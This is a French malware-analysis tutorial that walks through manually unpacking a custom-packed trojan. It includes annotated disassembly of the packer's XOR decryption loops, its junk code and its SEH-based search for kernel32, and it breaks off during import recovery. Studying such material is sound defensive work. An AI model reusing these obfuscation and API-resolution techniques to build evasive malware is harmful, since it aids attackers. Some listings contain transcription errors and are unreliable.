

Malware Unpacking & Analysis

Version 1.0
xx/11/2010

Table des matières

1. Propos liminaires
 - a) Généralités
 - b) Prérequis
 - c) Outils utilisés
2. Observation du binaire
 - a) Aspect extérieur et propriétés du fichier
 - b) Analyse du PE Header
 - c) Recherche de la présence d'un packer
3. Unpacking
 - a) Méthode générale
 - b) Analyse de certains aspects du packer
4. Payload du malware
5. Conclusion et remerciements
6. Références et documentation
7. Historique

Template by Shub-Nigurath

1. Propos liminaires

a) Généralités

Bonjour,

La cible du jour est un trojan, que vous pourrez trouver dans l'archive chiffrée ci-jointe (MD5 : E67510B32E948DA7981EAD6DFA0B446D). Il est TRES fortement conseillé d'effectuer tout le tuto dans l'environnement sécurisé d'une machine virtuelle, je recommande VMware Workstation pour cet usage. Ce tutoriel a une visée introductive au RE de malwares, et la cible est adaptée à cette visée : le packer n'est pas très développé et le payload est simple. L'analyse statique n'étant pas mon fort, nous utiliserons majoritairement l'analyse dynamique avec OllyDbg.

Résultat du scan virustotal de l'exécutable packé (34 / 43):

<http://www.virustotal.com/file-scan/report.html?id=7ea3d8499c82a94f732f365579bdad607e335251eddc2675a43d3e8e2a6aece-1291606712>

Résultat du scan virustotal de l'exécutable unpacké (30 / 43):

<http://www.virustotal.com/file-scan/report.html?id=1ab83573fc61f5b9cf8c76a623f815c0053df62869e1ba64b8979ba837846d27-1290824202>

Nous effectuerons dans un premier temps une analyse préliminaire de l'exécutable, qui consistera à analyser ses propriétés, son aspect, et ses caractéristiques (plus particulièrement le PE Header).

Dans un second temps, nous verrons une méthode pour l'unpacking manuel de ce programme, puis nous détaillerons différents aspects intéressants du packer (chiffrement du code, junk code, recherche de dll en mémoire, récupération des imports, etc.).

Enfin, nous étudierons dans une troisième partie la structure du payload 1 du malware.

Je rappelle que je ne peux en AUCUN CAS être tenu responsable d'un dommage survenant sur votre PC lors de la mise en pratique de ce tuto.

Il est également possible que des erreurs se soient glissées dans ce document. Si tel était le cas, merci de me les rapporter pour que je puisse les corriger.

b) Prérequis

Pour suivre ce tutoriel, il est recommandé de posséder de bonnes bases en langage assembleur, de savoir utiliser les outils basiques en RE, et d'avoir une connaissance des techniques de vx classiques. Des liens seront proposés en fin de document pour consolider ou approfondir vos connaissances dans ces domaines. Ce tutoriel se veut assez explicite et détaillé, et donc par là le plus abordable possible, aux gens ayant peu d'expérience dans ce domaine, ne soyez donc pas rebutés par son aspect technique. Bonne lecture ;)

c) Outils utilisés

Programmes obligatoires

- Une machine virtuelle sous Windows XP pro SP3 (de préférence)
- LordPE deluxe b 1.41 + PETools
- Peid 0.95
- OllyDbg 1.10 + son plugin Ollydump
- ImpRec 1.7e
- Ida Pro Advanced (5.5 ou +)

Programmes optionnels (mais conseillés)

- Whireshark / RegShot / NameChanger (plugin OllyDbg) / Process explorer / Winhex

2) Observation du binaire

a) Aspect extérieur et propriétés du fichier

Le programme n'a pas d'icône, ce qui peut être négatif, car un utilisateur est moins porté à exécuter un programme présentant cet aspect (moindre confiance). La taille du trojan est de 66ko, ce qui nous donne déjà quelques pistes : il est fort probable qu'il soit packé, et que l'on ait affaire à un trojan dropper 2. En faisant clic droit --> Propriétés on ne remarque rien d'intéressant (aucune signature ou autre type d'information).

b) Analyse du PE Header

Après l'aspect extérieur, jetons un œil aux caractéristiques du programme en lui même. Un passage sous un éditeur hexadécimal ne révèle rien d'intéressant, passons donc à l'examen du PE Header 3 du cheval de Troie, avec LordPE (Fig. 1).





Figure 1 : PE Header du fichier

Il semble au premier abord assez classique, en effet on trouve 5 sections, avec des noms habituels, une taille raisonnable, et des caractéristiques ordinaires (Fig. 2). Les exécutables au format PE générés par *Microsoft Visual C++* contiennent plusieurs types de sections : *.text* (partie exécutable du programme), *.data* (données initialisées), *.idata* (imports), et *.rsrc* (ressources du programme). Si l'*incremental linking* 4 est activé, on remarquera la présence d'une section *.textbss*. (Une section *.rdata* peut être également présente). 5

Le nom des sections de notre malware ainsi que les caractéristiques de celles-ci correspondent exactement à celle d'un exécutable compilé en MSVC++ où l'*incremental linking* est activé. Nous savons donc désormais quel type d'OEP nous devons chercher au cours de l'unpacking.



| Name | VOffset | VSize | ROffset | RSize | Flags |
|----------|----------|----------|----------|----------|----------|
| .textbss | 00001000 | 00009700 | 00000000 | 00000000 | E0000040 |
| .text | 0000B000 | 00002000 | 00000400 | 00000800 | 60000020 |
| .data | 0000D000 | 0000E000 | 00001200 | 00000800 | C0000040 |
| .idata | 0001B000 | 0000B000 | 0000E400 | 00001462 | C0000040 |
| .rsrc | 00026000 | 00004000 | 00010000 | 00000431 | C0000040 |

Figure 2 : Analyse des sections

En regardant du côté de l'EP de notre fichier, nous remarquons qu'il est situé dans la deuxième section, la section .text. Ceci est le seul point anormal ici, car normalement il doit se situer dans la section *.textbss* pour ce genre d'exe. Examinons maintenant les caractéristiques de ces sections.

.textbss

Executable as code / readable / writable / contains executable code / contains uninitialized data

Les droits de la section et le fait que la première section d'un exécutable soit très souvent celle qui contient son code exécutable, nous amène à supposer que c'est celle-ci qui contient le véritable code de notre malware (et donc le payload).

.text

Executable as code / readable / contains executable code

Dans le cas d'un exécutable compilé avec MSVC++ et packé par la suite, c'est généralement dans cette section que se situe le loader du packer. Les droits semblent adaptés à cette possibilité.

.data (données), **.idata** (imports), **.rsrc** (ressources)

Readable / writable / initialized data

Ces sections possèdent des caractéristiques normales, on ne remarque pas de droits anormaux pour la dernière section comme cela est souvent le cas lors de l'analyse d'un virus.

Il existe un paramètre intéressant au niveau du PE Header, qui s'intitule *TimeDateStamp*, situé dans le *COFF File Header*. Ce paramètre prend la forme d'un DWORD qui indique le nombre de secondes écoulées depuis le 1^{er} janvier 1970 à minuit. Nous pouvons donc déduire grâce à ce

paramètre la date de compilation du programme. Plutôt que de calculer à la main, ce qui serait fastidieux, utilisons PETools. Lancez le puis faites Tools → PE Editor → File Header → TimeDateStamp et nous obtenons ceci : le mardi 24 août 2010 à 07:03:31 (GMT) (Fig. 3). Il semblerait donc que cela fasse quelque temps que ce trojan traînait dans la nature...



Figure 3 : Date de compilation

Enfin, intéressons nous à la table des imports (IT) de notre exécutable afin de se faire une meilleure idée de son action par le biais des fonctions qu'il appelle. Pour cela, restez dans le PE Editor de PETools, et faites Directories → Import Directory.

Nous apercevons cinq dll (*kernel32*, *user32*, *advapi32*, *shell32*, et *gdi32*) dont l'usage est habituel dans les exécutables. Regardons maintenant les apis importées de chaque dll. Chaque dll n'importe qu'une seule api 6, et cette api n'a soit peut de sens à être utilisée seule (*QueryServiceConfigA* par ex.), soit ne paraît guère utile dans le contexte. On remarque également la cohabitation d'une api UNICODE au milieu des apis ASCII, ce qui est pour le moins inopportun. Hormis le *GetModuleHandle*, les apis ne semblent donc guère pouvoir être utilisées, ce qui renforce la suspicion sur le programme.

c) Recherche de la présence d'un packer

L'examen du PE Header n'ayant pas été très fructueux, examinons maintenant notre exécutable sous Peid. On obtient ceci : "*Nothing found [Overlay] **", et tous les autres détecteurs de packers habituels échoueront eux aussi à la reconnaissance. Nous pouvons donc opter pour l'hypothèse d'un packer "custom", c'est à dire codé par l'auteur du malware lui même. Le désassembleur de Peid nous montre les lignes situées à l'EP du trojan (Fig. 4) :

```

0040BD98: E9DBF2FFFF          JMP 0040B078H
0040BD9D: 79AF                JNS 40BD4EH
0040BD9F: D403                AAM 03H
0040BDA1: 7980                JNS 40BD23H
0040BDA3: 48                  DEC EAX
0040BDA4: 21D2                AND EDX, EDX
0040BDA6: 45                  INC EBP

```

Figure 4 : Entry Point du Malware

Nous avons donc bel et bien affaire à un exécutable packé, comme nous le montre cet Entry Point fortement obfusqué. L'outil "*Strings*" du désassembleur de Peid nous donne pour seules strings lisibles des noms de DLL tel *kernel32.dll* et des apis courantes, comme *LoadLibraryA* ; ce qui n'est guère intéressant à ce stade. L'utilisation du plugin KANAL nous donne une détection nulle pour ce qui est des signatures cryptographiques.

Bon, il semblerait que nous ayons rassemblé le maximum d'informations utiles possibles sur ce malware, nous pouvons donc le charger dans Olly.

3) Unpacking du cheval de Troie

a) Méthode générale

On peut désormais charger notre malware dans Olly. Voici ce que l'on obtient à l'EP du programme (Fig. 3). Je vais vous présenter ici la méthode la plus rapide que j'ai trouvée pour accéder à l'OEP, mais je n'ai pas pu empêcher le tracing de la fin du loader, avant le saut vers l'OEP. Si vous en avez des plus efficaces n'hésitez pas à les proposer ;)

```

0040BD98 ^ E9 0BF2FFFF JMP sm.0040B078
0040BD9D ^ 79 AF JNS SHORT sm.0040BD4E
0040BD9F 04 03 RAM 3
0040BDA1 ^ 79 80 JNS SHORT sm.0040BD23
0040BDA3 48 DEC EAX
0040BDA4 2102 AND EDX,EDX
0040BDA6 45 INC EBX
0040BDA7 0FC666 7D 20 SHUFFPS XMM4,DQWORD PTR DS:[ESI+7D],20
0040BDAC 1C 30 SBB AL,30
0040BDAD 6E OUTS DX,BYTE PTR ES:[EDI]
0040BDAF 66:F3: PREFIX REP:
0040BDB1 FD STD
0040BDB2 ^ E1 85 LOOPDE SHORT sm.0040BD39
0040BDB4 8134E9 9521919 XOR DWORD PTR DS:[ECX+EBP*8],9C912195
0040BDB8 ^ E3 17 JECXZ SHORT sm.0040BDD4
0040BDBD E4 07 IN AL,007
0040BDBF B6 49 MOV DH,49
0040BDC1 05 FD ADD 0FD
0040BDC3 06 PUSH ES
  
```

Figure 3 : EP du trojan

Nous retrouvons donc notre entrypoint fortement obfusqué, qui commence directement par un saut dans une zone mémoire située plus en avant. Commençons déjà par régler correctement notre Olly afin d'accéder à l'OEP dans les meilleurs délais. Pour cela, allez dans *Options* → *Exceptions* et mettez les options ci-dessous (si vous n'avez rien dans "Ignore also following custom exceptions or ranges", ajoutez les exceptions que l'on obtiendra au cours de l'unpacking avec l'option "Add last Exception").




Figure 4 : Réglages des options de debugging

Faites maintenant Alt+M pour afficher la memory map. Repérons la section .textbss qui devrait en toute vraisemblance contenir l'OEP, et faisons clic droit --> set break on access (ou F2) sur la section (Fig. 5), afin de faire breaker olly la première fois uniquement que le programme tentera d'accéder à la section.

| | | | | | | | | |
|----------|----------|----|----------|-----------|------|---|----|--|
| 003A0000 | 00002000 | | | PE header | Map | R | R | |
| 003B0000 | 00002000 | | | | Map | R | R | |
| 00400000 | 00001000 | sm | | | Imag | R | RW | |
| 00401000 | 0000A000 | sm | .textbss | code | Imag | R | RW | |
| 0040B000 | 00002000 | sm | .text | | Imag | R | RW | |
| 0040D000 | 0000E000 | sm | .data | data | Imag | R | RW | |
| 0041B000 | 0000B000 | sm | .idata | imports | Imag | R | RW | |
| 00426000 | 00004000 | sm | .rsrc | resources | Imag | R | RW | |
| 00430000 | 00003000 | | | | Map | R | R | |
| 004F0000 | 00002000 | | | | Map | R | R | |

Figure 5 : Bp sur la section .textbss

Nous pouvons désormais faire F9 pour lancer le malware. Nous arrivons dans une zone mémoire que le packer s'est alloué (Fig. 6) afin de reconstruire la première section de l'exécutible.

| | | | |
|----------|-----------|-------------------------------|--|
| 003C026B | 884424 14 | MOV BYTE PTR SS:[ESP+14],AL | |
| 003C026F | 8B4C24 5C | MOV ECX,DWORD PTR SS:[ESP+5C] | |
| 003C0273 | 8B0429 | MOV BYTE PTR DS:[ECX+EBP],AL | |
| 003C0276 | 45 | INC EBP | |

Figure 6 : Arrivée dans la zone mémoire allouée

Plaçons maintenant un breakpoint (F2) sur le RET, pour éviter toutes les boucles, et refaisons F9. Au RET, faites F8, on prend le JE, F8 jusqu'après le RETN 10 (Fig. 7). (Remarquons au passage l'appel de VirtualFree qui libère une zone en mémoire)

| | | | |
|----------|-------------|----------------------------|----------------------|
| 003C0004 | 68 00800000 | PUSH 8000 | |
| 003C0009 | 6A 00 | PUSH 0 | |
| 003C000B | 53 | PUSH EBX | |
| 003C000C | 74 00 | JE SHORT 003C000E | |
| 003C000E | FF5424 2C | CALL DWORD PTR SS:[ESP+2C] | |
| 003C00E2 | 33C0 | XOR EAX,EAX | |
| 003C00E4 | 5B | POP EBX | |
| 003C00E5 | 83C4 0C | ADD ESP,0C | |
| 003C00E8 | C2 1000 | RETN 10 | |
| 003C00EB | FF5424 2C | CALL DWORD PTR SS:[ESP+2C] | kernel32.VirtualFree |
| 003C00EF | B8 01000000 | MOV EAX,1 | |
| 003C00F4 | 5B | POP EBX | |
| 003C00F5 | 83C4 0C | ADD ESP,0C | |
| 003C00F8 | C2 1000 | RETN 10 | |

Figure 7 : Passage sur VirtualFree

A partir de maintenant c'est F8 + breakpoint à chaque instruction qui nous fait faire une boucle (JA / JNZ / LOOPD). Continuez toujours de tracer avec F8, nous approchons de la fin du packer. Arrivés en 0040DA1A, nous remarquons le POPAD qui restaure les registres, et ce juste avant un saut vers une adresse située dans la section .textbss (Fig. 8). Nous pouvons donc présumer que nous sommes arrivés au JMP OEP qui marque la fin du loader.

| | | | |
|----------|---------------|--------------------------------|------------|
| 0040DA18 | 33C0 | XOR EAX,EAX | |
| 0040DA1A | 61 | POPAD | |
| 0040DA1B | 9D | POPF | |
| 0040DA1C | E9 0742FFFF | JMP sm,00401CF8 | => JMP OEP |
| 0040DA21 | 8B85 6DFAFFFF | MOV ESI,DWORD PTR SS:[EBP-593] | |

Figure 8 : Arrivée au JMP OEP

Après avoir fait F8 au JMP 00401CF8, nous atterrissons au milieu de code qui semble n'avoir ni queue ni tête, car constitué d'opcodes mis bout à bout (Fig. 9). C'est parce que olly les interprète comme des datas au cours de l'analyse, faites donc clic droit -> Remove analysis from module. Vous obtenez alors du code compréhensible (Fig. 10), qui ressemble furieusement à l'OEP de MSVC ++ que l'on s'attendait à trouver, car les instructions de départ (instauration d'une stack frame, etc.) et les appels d'apis sont classiques d'un début de programme de ce genre, par exemple l'appel de GetVersion ou de GetCommandLine.

| | | | |
|----------|----|-------|----------|
| 00401CF8 | 55 | DB 55 | CHAR 'U' |
| 00401CF9 | 8B | DB 8B | |
| 00401CFA | EC | DB EC | |
| 00401CFB | 6A | DB 6A | CHAR 'j' |
| 00401CFC | FF | DB FF | |
| 00401CFD | 68 | DB 68 | CHAR 'h' |
| 00401CFE | 00 | DB 00 | |
| 00401CFF | 61 | DB 61 | CHAR 'a' |

Figure 9 : Arrivée sur l'OEP analysé

```

00401CF8 55          PUSH EBP
00401CF9 8BFC       MOV EBP,ESP
00401CFB 6A1F       PUSH -11
00401CFD 68 00614000 PUSH sm.00406100
00401D02 68 201C4000 PUSH sm.00401C20
00401D07 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401D0D 50          PUSH EAX
00401D0E 64:8925 00000000 MOV DWORD PTR FS:[0],ESP
00401D15 83EC 58     SUB ESP,58
00401D18 53          PUSH EBX
00401D19 56          PUSH ESI
00401D1A 57          PUSH EDI
00401D1B 8965 E8     MOV DWORD PTR SS:[EBP-18],ESP
00401D1E FF15 70604000 CALL DWORD PTR DS:[406070]
00401D24 33D2       XOR EDX,EDX
00401D26 8AD4       MOV DL,AH
00401D28 8915 C48B4000 MOV DWORD PTR DS:[408BC4],EDX
kernel32.GetVersion

```

Figure 10 : OEP de notre trojan, typique de MSVC++

Maintenant le reste va être très simple, c'est la même manipulation que pour UPX :)

Arrivé au PUSH EBP en 00401CF8, allez dans le menu plugins -> Ollydump. Dans la fenêtre qui s'ouvre ne modifiez aucun paramètre, décochez simplement la case "Rebuilt Import", puis faites "dump". Ensuite lancez ImportRec, attachez le au malware (si cela ne marche pas, faites F9 et pausez le, car au bout de quelques secondes le malware se termine). Remplissez le champ OEP avec la valeur 1CF8, faites "Get Imports", "Fix IAT" sur le dump réalisé précédemment, et vous avez votre malware pleinement unpacké et fonctionnel.

b) Analyse de certains aspects du packer

▪ Déchiffrement du code

J'ai compté 7 layers de déchiffrement de code, qui se suivent plus ou moins dans le loader. Nous allons détailler ici les deux premiers. Ces morceaux de code consistent en des boucles se chargeant de déchiffrer le code qui suit immédiatement (dans ce cas ci), ou qui sera utilisé prochainement, à l'aide le plus généralement d'instructions mathématiques comme ADD, SUB, XOR... Ce genre d'astuce permet de fortement limiter l'analyse statique car le code désassemblé est alors incohérent dans le désassembleur. Vous remarquerez également l'utilisation de labels à la place des adresses, comme JNZ <sm.decrypt_loop>. Ces labels sont notés grâce au plugin NameChanger pour OllyDbg, et permettent une meilleure compréhension du code.

Voyons maintenant le premier layer de chiffrement. Le code a été collé ci-dessous, et est commenté. Malgré l'utilisation assez forte du registre EAX, la valeur que celui contient / retournera n'a pas d'utilité, car elle est écrasée juste à la sortie de la boucle par le POPAD en 0041466A. Jetons donc un œil à cette fonction :

```

0041463B  MOV ECX,3A2      ; nombre d'octets à xorer (930d) mis dans ECX
00414640  MOV EAX,ECX      ; junk
00414642  AND EAX,FFFFFF93 ; junk
00414645  ADD EDI,3D       ; EDI devient un pointeur vers l'instruction
                                ; qui suit le JNZ

decrypt_loop1:
0041464B  SUB AL,66        ; junk
0041464D  CALL <sm.next_instr+2> ; junk (on va en 00414659)
00414652  OR EAX,EBX      ; junk
00414654  CALL 661207D9   ; junk
00414659  XOR BYTE PTR DS:[EDI],33 ; xore l'octet dans EDI avec 33h
0041465C  INC EDI         ; incrémente l'adresse à xorer
0041465D  POP EDX        ; rééquilibre la pile ?
0041465E  DEC ECX        ; décrémente la taille restante a xorer
0041465F  JNZ <sm.decrypt_loop1> ; boucle si il reste des octets

```

Tout d'abord, ECX contient le nombre d'octets à déchiffrer et EDI est un pointeur vers le premier octet à déchiffrer. On va ensuite faire un XOR sur chaque octet situé dans EDI avec 33h afin de retrouver l'opcode original, puis incrémenter l'adresse se situant dans EDI afin de passer à l'octet suivant lorsque l'on aura repris la boucle. Par la même occasion, on décrémente le nombre d'octets restants à xorer dans ECX. Si ECX n'est pas égal à 0, le JNZ nous fait faire une boucle car il reste des octets à déchiffrer.

Passons maintenant à l'analyse du second layer, qui suit immédiatement le premier. Comme vous pouvez le voir, ce second layer est au moins aussi obfusqué que le précédent. Je suppose que le junk est créé par un poly-engine, au regard de sa composition et de sa forme tout au long du loader. Le code ci-dessous vous donne la routine déjunkée, un aperçu de la routine originale se trouvant ci-dessous (Fig. 11)

```

00414682  50          PUSH EAX
00414683  1D 53D9C60 SBB EAX,609C3D53
00414688  60          PUSHAD
00414689  33C0       XOR EAX,EAX
0041468B  61          POPAD
0041468C  8A01       MOV AL,BYTE PTR DS:[ECX]
0041468E  34 83      XOR AL,83
00414690  50          PUSH EAX
00414691  33C2       XOR EAX,EDX
00414693  58          POP EAX
00414694  8B01       MOV BYTE PTR DS:[ECX],AL
00414696  50          PUSH EAX
00414697  13C7       ADC EAX,EDI
00414699  58          POP EAX
0041469A  41          INC ECX
0041469B  50          PUSH EAX
0041469C  33C5       XOR EAX,EBP
0041469E  58          POP EAX
0041469F  4F          DEC EDI
004146A0  ^ 0F85 E2FFFFFF JNZ <sm.decrypt_loop2>
004146A6  58          POP EAX
004146A7  50          PUSH EAX

```

Figure 11 : Second layer obfusqué

```

00414673  MOV EDI,33D      ; nombre d'octets à xorer (829d) mis dans EDI
00414678  MOV EAX,EDI      ; que l'on déplace dans EAX
0041467A  ADD ECX,0B4     ; et ECX devient notre pointeur vers la zone à
                    ; déchiffrer

decrypt_loop2:
0041468C  MOV AL,BYTE PTR DS:[ECX] ; met dans AL l'octet à déchiffrer
0041468E  XOR AL,83       ; xore l'octet avec 83h
00414691  XOR EAX,EDX     ; puis xore le avec 0Ch
00414694  MOV BYTE PTR DS:[ECX],AL ; remplace l'ancien octet dans ECX
                    ; par l'octet déchiffré
0041469A  INC ECX         ; incrémente l'adresse à xorer
0041469F  DEC EDI        ; décrémente le nombre d'octets restants
004146A0  JNZ <sm.decrypt_loop2>

```

Comme vous pouvez le constater le code est beaucoup plus court et lisible après retrait des instructions inutiles. Vous pouvez noper les instructions en live listing dans Olly pour une meilleure compréhension.

Dans ce second layer EDI contient le nombre d'octets à déchiffrer et ECX est un pointeur vers le premier octet à déchiffrer. On va placer chaque octet dans ECX dans AL, le xorer avec 83h, puis xorer le nouvel octet dans AL avec 0Ch, avant de le replacer dans ECX. On va ensuite incrémenter l'adresse se situant dans ECX afin de passer à l'octet suivant lorsque l'on aura repris la boucle. Par la même occasion, on décrémente le nombre d'octets restants à xorer dans EDI. Si EDI n'est pas égal à 0, le JNZ nous fait faire une boucle car il reste des octets à déchiffrer.

- Recherche de dll en mémoire

Un des aspects le plus intéressant de ce packer se situe dans la façon dont il reconstruit son Import Table. Nous allons voir tout d'abord la façon dont il recherche les dll en mémoire. Cette technique est très courante dans les analyses de malwares packés. La routine qui se charge de la recherche de kernel32.dll en mémoire et des vérifications sur celle-ci est très fortement obfusquée, majoritairement avec ces `CALL <sm.junk>` qui sont à peu près une instruction sur deux (en tout, il y en a 23 dans la routine...). Ce `CALL` ne fait qu'un simple `PUSH / POP`, il n'est donc là que pour rendre le code illisible. Préoccupons nous maintenant de la façon dont le packer va rechercher notre dll en scannant la mémoire vive.

```
0040F44F    MOV EBX,77000000 ; adresse de départ pour la recherche de dll
0040F454    ADD EBX,10000    ; passe a l'alignement supérieur en mémoire
0040F45A    CMP EBX,80000000 ; tant que ce n'est pas égal, continue
                                ; la recherche de dll dans cette
0040F460    JNZ SHORT <sm.search_continue> ; plage d'adresse (7xxxxxxx)
0040F462    MOV EBX,BFF00000 ; sinon on passe à la plage suivante
0040F467    CALL <sm.search_dll> ; fonction qui va vérifier la présence
                                ; ou non d'une dll à l'adresse dans EBX
0040F46C    CMP ECX,0        ; Si ECX = 0, dll non trouvée
0040F46F    CALL <sm.junk>   ; junk
0040F474    JE SHORT <sm.dll_not_find> ; boucle sur le ADD si ECX = 0
```

Jetons maintenant un œil à ce qu'il se trame dans le `CALL <sm.search_dll>` :

search_dll:

```
0040F527    PUSH EBX                ; adresse du handler du SEH
0040F538    XOR EAX,EAX            ; eax mis à 0
0040F53A    PUSH DWORD PTR FS:[EAX] ; PUSH FS:[0]: adresse du précédent SEH
0040F53D    MOV DWORD PTR FS:[EAX],ESP ; fait pointer fs:[0] vers notre SEH
0040F540    MOV EAX,DWORD PTR DS:[EBX] ; tentative de lecture en mémoire
```

--> Exception access violation. En traçant dans ntdll on arrive ici :

```
7C9132A6    CALL ECX                ; sm.0040F52D
0040F52D    MOV ESP,DWORD PTR SS:[ESP+8]
0040F531    MOV ECX,0              ; la dll n'a pas été trouvée
0040F536    JMP SHORT <sm.badboy>
[.....]
0040F542    MOV ECX,1              ; la dll a été trouvée
0040F547    CLD
0040F548    XOR EAX,EAX            ; <sm.badboy>
0040F54A    POP DWORD PTR FS:[EAX] ; restauration de l'ancien SEH
0040F54E    POP EBX
```

Le trojan va donc instaurer un SEH afin de gérer les exceptions qu'il provoque délibérément en tentant d'accéder à des zones mémoires non allouées ou interdites à la lecture (d'où l'exception *Access Violation when reading [xxxxxxxx]* dans Olly (exception numéro 0C0000005h)). Le type de SEH utilisé ici est un *per-thread exception handler*, c'est à dire qu'il va repasser la main au programme une fois l'exception correctement gérée par le SEH. La valeur de ECX (0 ou 1) va déterminer si le trojan a trouvé une dll à l'adresse mémoire dans EBX ou non, pour que celui continue ensuite la recherche ou vérifie si la dll trouvée est bien celle recherchée.

- Vérifications de la validité d'une dll

Après que la recherche ait été fructueuse nous arrivons ici :

```
0040F47B    CMP WORD PTR DS:[EBX],5A4D    ; vérification du "MZ"
0040F48A    JNZ SHORT <sm.dll_not_find>   ; si pas bon refait la recherche

0040F491    MOV EAX,DWORD PTR DS:[EBX+3C] ; met ds EAX la VA de l'entête PE
0040F499    ADD EAX,EBX                   ; revient a faire base_krn + F0h
0040F4A5    CMP WORD PTR DS:[EAX],4550    ; vérification du "PE"
0040F4AF    JNZ SHORT <sm.dll_not_find>

0040F4B1    TEST BYTE PTR DS:[EAX+17],20  ; ???
0040F4B5    JE SHORT <sm.dll_not_find>

0040F4C1    MOV EAX,DWORD PTR DS:[EAX+78] ; export table RVA
0040F4C9    ADD EAX,EBX
0040F4D0    MOV EDX,DWORD PTR DS:[EAX+C]
0040F4D8    ADD EDX,EBX                   ; on obtient un pointeur vers le nom de la dll
0040F4DF    CMP DWORD PTR DS:[EDX],4E52454B ; recherche du "NERK"
0040F4EF    JNZ <sm.dll_not_find>

0040F4FA    CMP DWORD PTR DS:[EDX+4],32334C45 ; recherche du "23LE"
0040F501    JNZ <sm.dll_not_find>
```

Examinons maintenant tous ces tests en détails. Tout d'abord un fichier au format PE (exécutable / dll) contient plusieurs caractéristiques dans son PE Header qui permettent de l'identifier comme tel, comme la signature "MZ", le MS-DOS Stub, ou encore la signature "PE" 7. Le fait d'effectuer des vérifications sur ces caractéristiques là permet donc déjà de réduire le nombre d'erreurs possibles lors de la recherche.

Le malware commence donc par une vérification de la signature "MZ" avec le `CMP WORD PTR DS:[EBX],5A4D` (5A4Dh = ZM). Si le résultat de la comparaison est négatif, on recommence la recherche en mémoire de kernel32, sinon on passe aux tests suivants. Vient ensuite la vérification des deux premiers octets de la signature "PE" au `CMP WORD PTR DS:[EAX],4550` (4550h = EP). Idem, si le résultat est négatif, c'est que nous n'avons pas atteint la dll requise. Le malware va ensuite regarder les flags dans le champ *NumberOfSymbols* de l'*ImageFileHeader*. Il est possible que ce test ait trait au champ `IMAGE_FILE_DLL`, qui a pour valeur `0x2000`. La documentation Microsoft nous indique cela : *"The image file is a dynamic-link library (DLL)"*. Ce serait donc un test supplémentaire pour vérifier que c'est bien une dll et non un exécutable. J'utilise le conditionnel car ce n'est qu'une supposition.

Enfin, le malware va récupérer un pointeur vers l'export table, et plus précisément sur le nom de la dll à laquelle appartient l'export table. Il va tout d'abord vérifier les 4 premiers caractères en `0040F4DF`, avec la comparaison des 4 premiers octets du nom de la dll à `0x4E52454B`, soit "NERK" en ASCII (le nom est inversé à cause de la norme little endian 8). Il va ensuite vérifier les 4 derniers caractères de la dll en `0040F4FA`, avec `0x32334C45` soit "23LE". Si ces dernières vérifications sont fructueuses, c'est que nous sommes bien en présence de `kernel32.dll`, nous pouvons donc passer à l'étape suivante qui va être la récupération de 4 imports bien précis dans la dll.

- [Récupération des imports via l'export table de la dll](#)

Recup_api :

```

0040F21C    PUSH ECX      ; nombre d'apis à récupérer
0040F21D    PUSH ESI      ; pointeur vers les dwords qui permettront
                ; d'identifier les apis
0040F21E    MOV ESI,DWORD PTR SS:[EBP+3C]
; Il faut juste savoir qu'il commence toujours par la série de caractères
"MZ" et que son dernier champ "e_lfanew", à l'offset $3C (50), contient
l'adresse de l'en-tête PE à proprement parler.

